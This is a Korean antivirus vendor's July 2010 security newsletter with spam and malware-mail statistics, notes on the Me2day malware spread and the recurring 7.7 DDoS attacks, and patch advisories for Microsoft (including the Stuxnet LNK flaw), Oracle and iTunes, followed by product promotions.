
(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 수신된 악성코드 첨부, 스팸메일의 개수를 나타낸 그래프이다. 7월의 경우 지난해 발생한 7.7 DDoS 공격 1주년이었지만 여전히 DDoS 감염 후 발송되는 이메일들이 상당수 보고되고 있다.

(2) 월별 통계 현황

[2010년 2월 ~ 2010년 7월]



월별 통계 현황은 악성코드 첨부 및 스팸메일이 전체메일에서 차지하는 비율을 나타내는 그래프이다.

7월달 스팸 메일은 98.5%, 바이러스 메일은 1.5%를 차지하였다. 6월에 비해 스팸메일이 1.5% 증가, 바이러스 메일이 1.1% 비율로 감소하였다.

(3) 스팸 메일 내의 악성코드 현황

[2010년 7월 1일 ~ 2010년 7월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Virut-T	11,993	45.78%
2	Mal/ZipMal-B	4,037	15.41%
3	W32/MyDoom-H	3,287	12.55%
4	W32/Mytob-C	1,205	4.60%
5	Troj/CryptBx-ZP	685	2.61%
6	Troj/JSRedir-BV	666	2.54%
7	W32/MyDoom-Gen	555	2.12%
8	Mal/BredoZp-B	501	1.91%
9	VPS-090709-DDoS-2	459	1.75%
10	W32/Sality-I	454	1.73%

스팸 메일 내의 악성코드 현황은 6월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프이다. 현재 W32/Virut-T이 45.78%로 계속 1위를 차지하고 있다.

2위는 15.41%를 차지한 Mal/ZipMal-B, 3위는 12.55%를 차지한 W32/MyDoom-H이다.

특히, 7.7 DDoS 관련된 이메일이 아직도 발견 되는 것으로 보아 현재도 악성코드가 치료되지 않고 방치된 PC들이 여전히 존재하는 것으로 파악된다.

(닷넷 프레임워크가 설치되지 않은 PC에서는 시스템 파괴가 진행 되지 않는다.)



Part II 7월의 이슈 돋보기

1. 7월의 보안 이슈

7월에는 미투데이를 이용한 악성코드 유포 사례를 처음으로 발견한 사례와, 이스트소프트의 'ASM 2.0' 출시, 일년 만에 다시 돌아온 7.7 DDoS에 대한 보안 이슈들이 있었습니다.

• 미투데이를 이용한 악성코드 유포 사례 처음으로 발견

윈도우 업데이트 파일로 위장한 악성 DLL 파일이 국내에서 서비스 되고 있는 미투데이와 해외의 트위터(Twitter)를 통해 추가 악성코드를 다운로드 받게 한 사례를 처음으로 발견하였습니다.

현재까지 소셜 네트워킹 서비스(SNS)를 통한 악성코드 유포는 주로 해외의 트위터(Twitter)나 페이스북(Facebook) 등을 중심으로 이루어졌으나 국내 사용자가 대다수를 차지하는 미투데이를 통해 악성코드를 유포한 사례로는 이번이 처음입니다.

특히 이번에 유포된 악성코드는 감염 PC를 좀비 PC로 만들어 공격자의 추가 공격 명령을 기다리며, 악성코드를 다운로드 하는 서버가 국내에 위치하고 있었습니다.



<미투데이(m2day)와 트위터(twitter)를 통해 유포되는 악성코드 다운로드 주소>

• 이스트소프트 리눅스용 중앙관리솔루션 'ASM 2.0' 출시

리눅스 환경에서도 사용할 수 있는 알약 중앙 관리 솔루션 ASM(ALYac Security Manager) 2.0 Linux Edition이 7월 14일에 새롭게 출시되었습니다.

ASM 2.0 Linux Edition은 관리자가 기업 내에 알약 2.0이 설치된 PC에 대한 통합적인 보안 관리 및 자산관리, 보안 정책 적용을 수행하도록 하는 리눅스 기반의 통합 중앙 관리 솔루션입니다

리눅스 사용으로 OS 및 DB 구매와 관련된 추가 비용 없이 ASM 2.0을 구축하실 수 있으며 윈도우에서 지원되는 ASM 주요 기능을 그대로 사용할 수 있습니다.

이외에도 ASM 2.0 Linux Edition에 최적화된 하드웨어(HP DL320 G6 서버)를 추가로 구매하실 수 있습니다. (구입문의 : 비전파워 02-2051-0033, 오렌지테크 02-562-7009)



> ASM 2.0 대시보드



> ASM 2.0 사용자 화면




• 이스트소프트 내부자료 유출 차단 솔루션 '시큐어디스크' 출시

기업 내부의 중요 자료 유출을 차단할 수 있는 시큐어디스크가 새로 출시되었습니다. 그 동안 사용자 PC에 업무 파일을 저장했던 것을 시큐어디스크 서버에만 저장되게 해 자료의 유출을 방지하고 안전하게 보관하실 수 있습니다.

또한, 보안파일서버 영역 이외의 사용자 PC나 외장 하드디스크, USB 등 다른 저장매체 대한 내부자료 저장을 차단하며 프린트, 화면캡처 등을 통한 자료유출, 전송 및 저장되는 모든 파일에 대해 암호화를 지원해 해킹 등 외부 공격에 의한 파일 유출, 내부자에 의한 악의적인 자료유출 시도도 차단할 수 있습니다.

(구입·제품 문의 : 이스트소프트 02-3470-2980 <http://www.securedisk.co.kr>)




• 일년 만에 다시 돌아온 7.7 DDoS

2009년 청와대 및 정부기관, 금융기관, 인터넷 포털 등을 대상으로 한 DDoS 공격이 정확히 일년 후 다시 재발생하였습니다.

다행히 작년보다 DDoS 공격 규모는 훨씬 적었고, DDoS 대응 체계를 어느 정도 마련해 큰 피해는 발생하지 않았습니다.

하지만 좀비 PC 상태에서 여전히 치료되지 않고 방치된 PC들이 DDoS 공격을 수행해 이들 방치된 좀비 PC들에 대한 검사 및 치료가 시급히 요구되고 있습니다.



<7.7 DDoS 공격을 수행한 악성코드 파일들의 관계도>

Part II 7월의 이슈 돋보기

2. 7월의 취약점 이슈

• Microsoft 7월 정기 보안 업데이트

도움말 및 지원 센터의 취약점으로 인한 원격 코드 실행 문제 해결, Canonical Display Driver의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 7월 Microsoft 정기 보안 업데이트를 발표하였습니다.

그동안 제로데이 상태였던 도움말 및 지원센터 취약점(MS10-042, CVE-2010-1885) 패치가 포함되어 있으므로 반드시 설치하시기 바랍니다.

<해당 제품>

Microsoft Windows XP Service Pack 2~3 (x64 포함) : MS10-042

Microsoft Windows 2003 Service Pack 2 (x64, Itanium 포함) : MS10-042

Microsoft Windows 7 (32bit, x64) : MS10-042, MS10-043

Microsoft Windows 2008 R2 x64, Itanium : MS10-042, MS10-043

Microsoft Office XP Service Pack 3 : MS10-044, MS10-045

Microsoft Office 2003 Service Pack 3 : MS10-044, MS10-045

Microsoft Office 2007 Service Pack 1~2 : MS10-044, MS10-045

<취약점 목록>

도움말 및 지원 센터의 취약점으로 인한 원격 코드 실행 문제점 (2229593)

Canonical Display Driver의 취약점으로 인한 원격 코드 실행 문제점 (2032276)

Microsoft Office Access ActiveX 컨트롤의 취약점으로 인한 원격 코드 실행 (982335)

Microsoft Office Outlook의 취약점으로 인한 원격 코드 실행 문제점 (978212)

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://www.microsoft.com/korea/technet/security/Bulletin/ms10-jul.msp>

영문 : <http://www.microsoft.com/technet/security/Bulletin/ms10-jul.msp>

• 7월 Oracle Critical Patch Update 권고

Oracle 사의 제품을 대상으로 다수의 보안 패치를 묶어 7월 13일에 발표하였습니다.

국내에서는 오라클 제품과 미들웨어 제품들의 사용처가 매우 많으므로 주요 정보시스템의 기밀성과 무결성을 보존하기 위해 취약점 패치를 권고합니다.

<해당 제품>

Oracle 제품을 대상으로 한(Sun 제품라인 포함) 59개의 보안 패치를 발표하였습니다.

6 for Oracle Database Server

2 for TimesTen In-Memory Database
 5 for Oracle Secure Backup
 7 for Oracle Fusion Middleware
 1 for Oracle Enterprise Manager
 7 for Oracle E-Business Suite
 2 for Oracle Supply Chain Products Suite
 8 for Oracle PeopleSoft and JDEdwards Suite
 21 for Oracle Sun Products Suite

<취약점 목록>

자세한 취약점 Matrix 및 정보는

<http://www.oracle.com/technology/deploy/security/critical-patch-updates/cpujul2010.html>

를 참조하시기 바랍니다.

<해결책>

"Oracle Critical Patch Update – July 2010" 문서를 참조하고 제품 공급사나 유지보수 업체와의 협의/검토 후 패치적용을 권장합니다.

(DB 및 WAS 등 주요 정보시스템에 영향이 미칠 수 있음)

<http://www.oracle.com/technology/deploy/security/critical-patchupdates/cpujul2010.html>

• 윈도우의 도움말 및 지원센터 제로데이 보안 취약점

윈도우의 셸(Shell)에서 단축 아이콘(LNK; Shortcut) 파일을 처리하는 과정에 원격 코드가 실행될 수 있는 취약점이 발견되었습니다.

현재 이번 취약점을 이용한 악성코드(알약 진단명 : Win32.Worm.Stuxnet.A)가 South East Asia 지역(인도 및 인도네시아 이란 등)을 중심으로 유행하고 있으며, 국내에서도 악성코드 확산 위험이 높으므로 PC 사용자의 주의가 필요합니다.

<상세정보>

해커가 조작한 악의적인 단축 아이콘(LNK) 파일에서 특정 프로그램을 실행시킬 수 있는 취약점이 존재하며 USB 이동식 디스크(USB 메모리)에 악성 LNK를 담아 악성코드가 유포될 수 있는 가능성이 높습니다.

<해결책> - (8월 3일 공식 보안 패치 발표 추가)

Microsoft에서 LNK 취약점(CVE-2568)에 대한 보안 패치를 발표하였습니다.

아래의 사이트에 들어가 해당 윈도우 버전에 맞는 보안패치를 내려받은 후 설치합니다.

공식 보안 패치를 설치한 후에는 임시 조치법을 실행하지 않아도 됩니다.

한글 : <http://www.microsoft.com/technet/security/Bulletin/MS10-046.msp>

영문 : <http://www.microsoft.com/korea/technet/security/bulletin/MS10-046.msp>

• Apple iTunes 9.2.1 업데이트 권고

PC에 설치된 iTunes에서 보안 취약점(CVE-2010-1777)을 통해 원격코드 실행 및 DoS(Denial-of-Service) 상태를 일으킬 수 있습니다.

이에 애플(Apple) 사에서 아이튠즈(iTunes)의 CVE-2010-1777 취약점을 해결하는 업데이트를 발표하였습니다.

<해당 제품>



Apple iTunes 9.2.1 이하 버전

<상세정보>

itpc URL의 잘못된 처리로 인해 버퍼 오버플로우(Buffer Overflow)가 발생하게 되며 이를 통해 iTunes가 비정상적으로 종료되거나 원격 코드를 실행할 수 있어 PC에 악성코드가 감염될 수 있습니다.

<해결책>

Apple iTunes를 9.2.1 버전으로 업데이트 합니다.



<관련 홈페이지>

<http://support.apple.com/kb/HT4263>

http://www.us-cert.gov/current/index.html#apple_releases_itunes_9_21

Contact us...

(주)이스트소프트 알약보안대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약사이트 : www.alyac.co.kr



알약이 드리는 시원한 여름

2010 여름휴가 지원 Event

“귀사의 소중한 PC는 알약이 지켜드립니다. ”
마음 놓고 시원한 여름휴가를 즐기세요

대상 | 기업용 알약, 알툴즈 통합보안팩, 알약 서버, ASM 100만원 이상 구매 고객

기간 | 2010년 7월 19일 ~ 8월 20일

내용 | 구매금액에 따른 주유상품권 지급

> 구매금액 별 제공 혜택

구매금액	혜택
100만원 ~ 200만원 미만	5만원 주유상품권
200만원 ~ 300만원 미만	10만원 주유상품권
300만원 이상	100만원 단위로 5만원 상품권 추가증정